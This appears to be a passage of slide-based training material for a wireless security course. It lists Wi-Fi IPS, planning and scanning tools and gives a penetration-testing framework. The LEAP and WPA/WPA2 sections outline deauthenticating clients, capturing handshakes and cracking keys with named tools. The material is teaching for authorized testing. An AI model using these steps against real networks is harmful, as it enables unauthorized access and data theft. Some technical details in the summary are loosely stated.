General	<input checked="" type="checkbox"/> Enable

Advanced Commands	
Reboot Hardware	<input type="button" value="Reboot Hardware"/>
Shutdown Hardware	<input type="button" value="Shutdown Hardware"/>
Clear Configuration	<input type="button" value="Clear Configuration"/>
Clear Management Database	<input type="button" value="Clear Management Database"/>

<http://www.cisco.com>

Adaptive Wireless IPS (WIPS) provides wireless-network **threat detection and mitigation** against malicious attacks and security vulnerabilities

It provides the ability to **detect, analyze, and identify wireless threats**

Wi-Fi Security Auditing Tool: **Aruba** **RFP**protect WIPS



Integrated wireless
intrusion detection
and prevention

Automatic threat mitigation for centrally evaluating forensic data, and actively containing rogues and locking down device configuration

Automated compliance reporting to meet policy mandates for PCI, HIPAA, DoD 8100.2, and GBLA with automated report distribution that is tailored to specific audit requirements

Wi-Fi Intrusion Prevention System



SonicWALL Wireless Networking

<http://www.sonicwall.com>



TippingPoint IPS

<http://h10163.www1.hp.com>



Newbury RF Firewall

<http://www.newburynetworks.com>



SpectraGuard Enterprise

<http://www.airtightnetworks.com>



Network Box IDP

<http://www.network-box.com>



3Com AirProtect

<http://www.3com.com>



AirMobile Server

<http://www.airmobile.se>



WLS Manager

<http://www.airpatrolcorp.com>

Wi-Fi Predictive Planning Tools



AirMagnet Planner

<http://www.airmagnet.com>



Control System Planning Tool

<http://www.cisco.com>



SpectraGuard Planner

<http://www.airtightnetworks.com>



LAN Planner

<http://www.motorola.com>



Networks RingMaster

<http://www.trapezenetworks.com>



Spot Predictive Site Survey

<http://www.connect802.com>



Site Survey Professional

<http://www.ekahau.com>



Wi-Fi Planner

<http://www2.aerohive.com>

Wi-Fi Vulnerability Scanning Tools



Karma

<http://theta44.org>



FastTrack

<http://www.thepentest.com>



Zenmap

<http://nmap.org>



WiFIDenum

<http://labs.arubanetworks.com>



Nessus

<http://www.nessus.org>



WiFiZoo

<http://community.corest.com>



OWSA

<http://securitystartshere.org>



Security Assessment Toolkit

<http://www.hotlabs.org>

Module Flow



Wireless Penetration Testing

- The process of actively **evaluating information security measures** implemented in a wireless network to analyze design weaknesses, technical flaws and vulnerabilities
- The results are delivered comprehensively in a report to executive, management, and technical audiences



Threat Assessment

Identify the wireless threats facing an organization's information assets



Upgrading Infrastructure

Change or upgrade existing infrastructure of software, hardware, or network design



Risk Prevention and Response

Provide comprehensive approach of preparation steps that can be taken to prevent upcoming exploitation



Security Control Auditing

To test and validate the efficiency of wireless security protections and controls



Data Theft Detection

Find streams of sensitive data by sniffing the traffic



Information System Management


Collect information on security protocols, network strength and connected devices




Wireless Penetration Testing Framework

Wireless Pen Testing Framework


1. Discover wireless devices
2. If wireless device is found, document all the findings
3. If the wireless device found is using Wi-Fi network, then perform general Wi-Fi network attack and check if it uses WEP encryption
4. If WLAN uses WEP encryption, then perform WEP encryption pen testing or else check if it uses WPA/WPA2 encryption
5. If WLAN uses WPA/WPA2 encryption, then perform WPA/WPA2 encryption pen testing or else check if it uses LEAP encryption
6. If WLAN uses LEAP encryption, then perform LEAP encryption pen testing or else check if WLAN is unencrypted
7. If WLAN is unencrypted, then perform unencrypted WLAN pen testing or else perform general Wi-Fi network attack



Wi-Fi Pen Testing Framework



Pen Testing **LEAP** Encrypted WLAN




1. Deauthenticate the client using tools such as **Karma**, **Hotspotter**, **Airsnarf**, etc.
2. If client is deauthenticated, then break the LEAP encryption using tools such as **asleap**, **THC-LEAP Cracker**, etc., to steal confidential information or else try to deauthenticate the client again

Use tools such as **asleap**, **THC-LEAP Cracker**, etc.




Pen Testing WPA/WPA2 Encrypted WLAN




1. Deauthenticate the client using tools such as **Karma**, **Hotspotter**, **Aircsnarf**, etc.
2. If client is deauthenticated, sniff the traffic and then check the status of capturing EAPOL handshake or else try to deauthenticate the client again
3. If EAPOL handshake is captured, then perform WPA/WPA2 dictionary attack using tools such as **coWPAtty**, **Aircrack-ng**, etc. to steal confidential information or else try to deauthenticate the client again

Pen Testing **WEP** Encrypted WLAN



Pen Testing Unencrypted WLAN



Module Summary

- IEEE 802.11 standards based Wi-Fi networks are widely used for communication and data transfer across a radio network
- A Wi-Fi infrastructure generally consists of hardware components such as wireless routers and APs, antennas, relay towers and authentication servers, and software components such as encryption algorithms, key management and distribution mechanisms
- Most widely used wireless encryption mechanisms include WEP, WPA and WPA2, of which, WPA2 is considered most secure
- WEP uses 24-bit initialization vector (IV) to form stream cipher RC4 for confidentiality, and the CRC-32 checksum for integrity of wireless transmission
- WPA uses TKIP which utilizes the RC4 stream cipher encryption with 128-bit keys and 64-bit keys for authentication whereas WPA2 encrypts the network traffic using a 256 bit key with AES encryption
- WEP is vulnerable to various analytical attack that recovers the key due to its weak IVs whereas WPA is vulnerable to password brute forcing attacks
- Wi-Fi networks are vulnerable to various access control, integrity, confidentiality, availability and authentication attacks
- Wi-Fi attack countermeasures include configuration best practices, SSID settings best practices, authentication best practices and wireless IDS systems

Quotes

“ We live in a society exquisitely dependent on science and technology, in which hardly anyone knows anything about science and technology. ”

- **Carl Sagan**,
An American Astronomer
and Popular Science Writer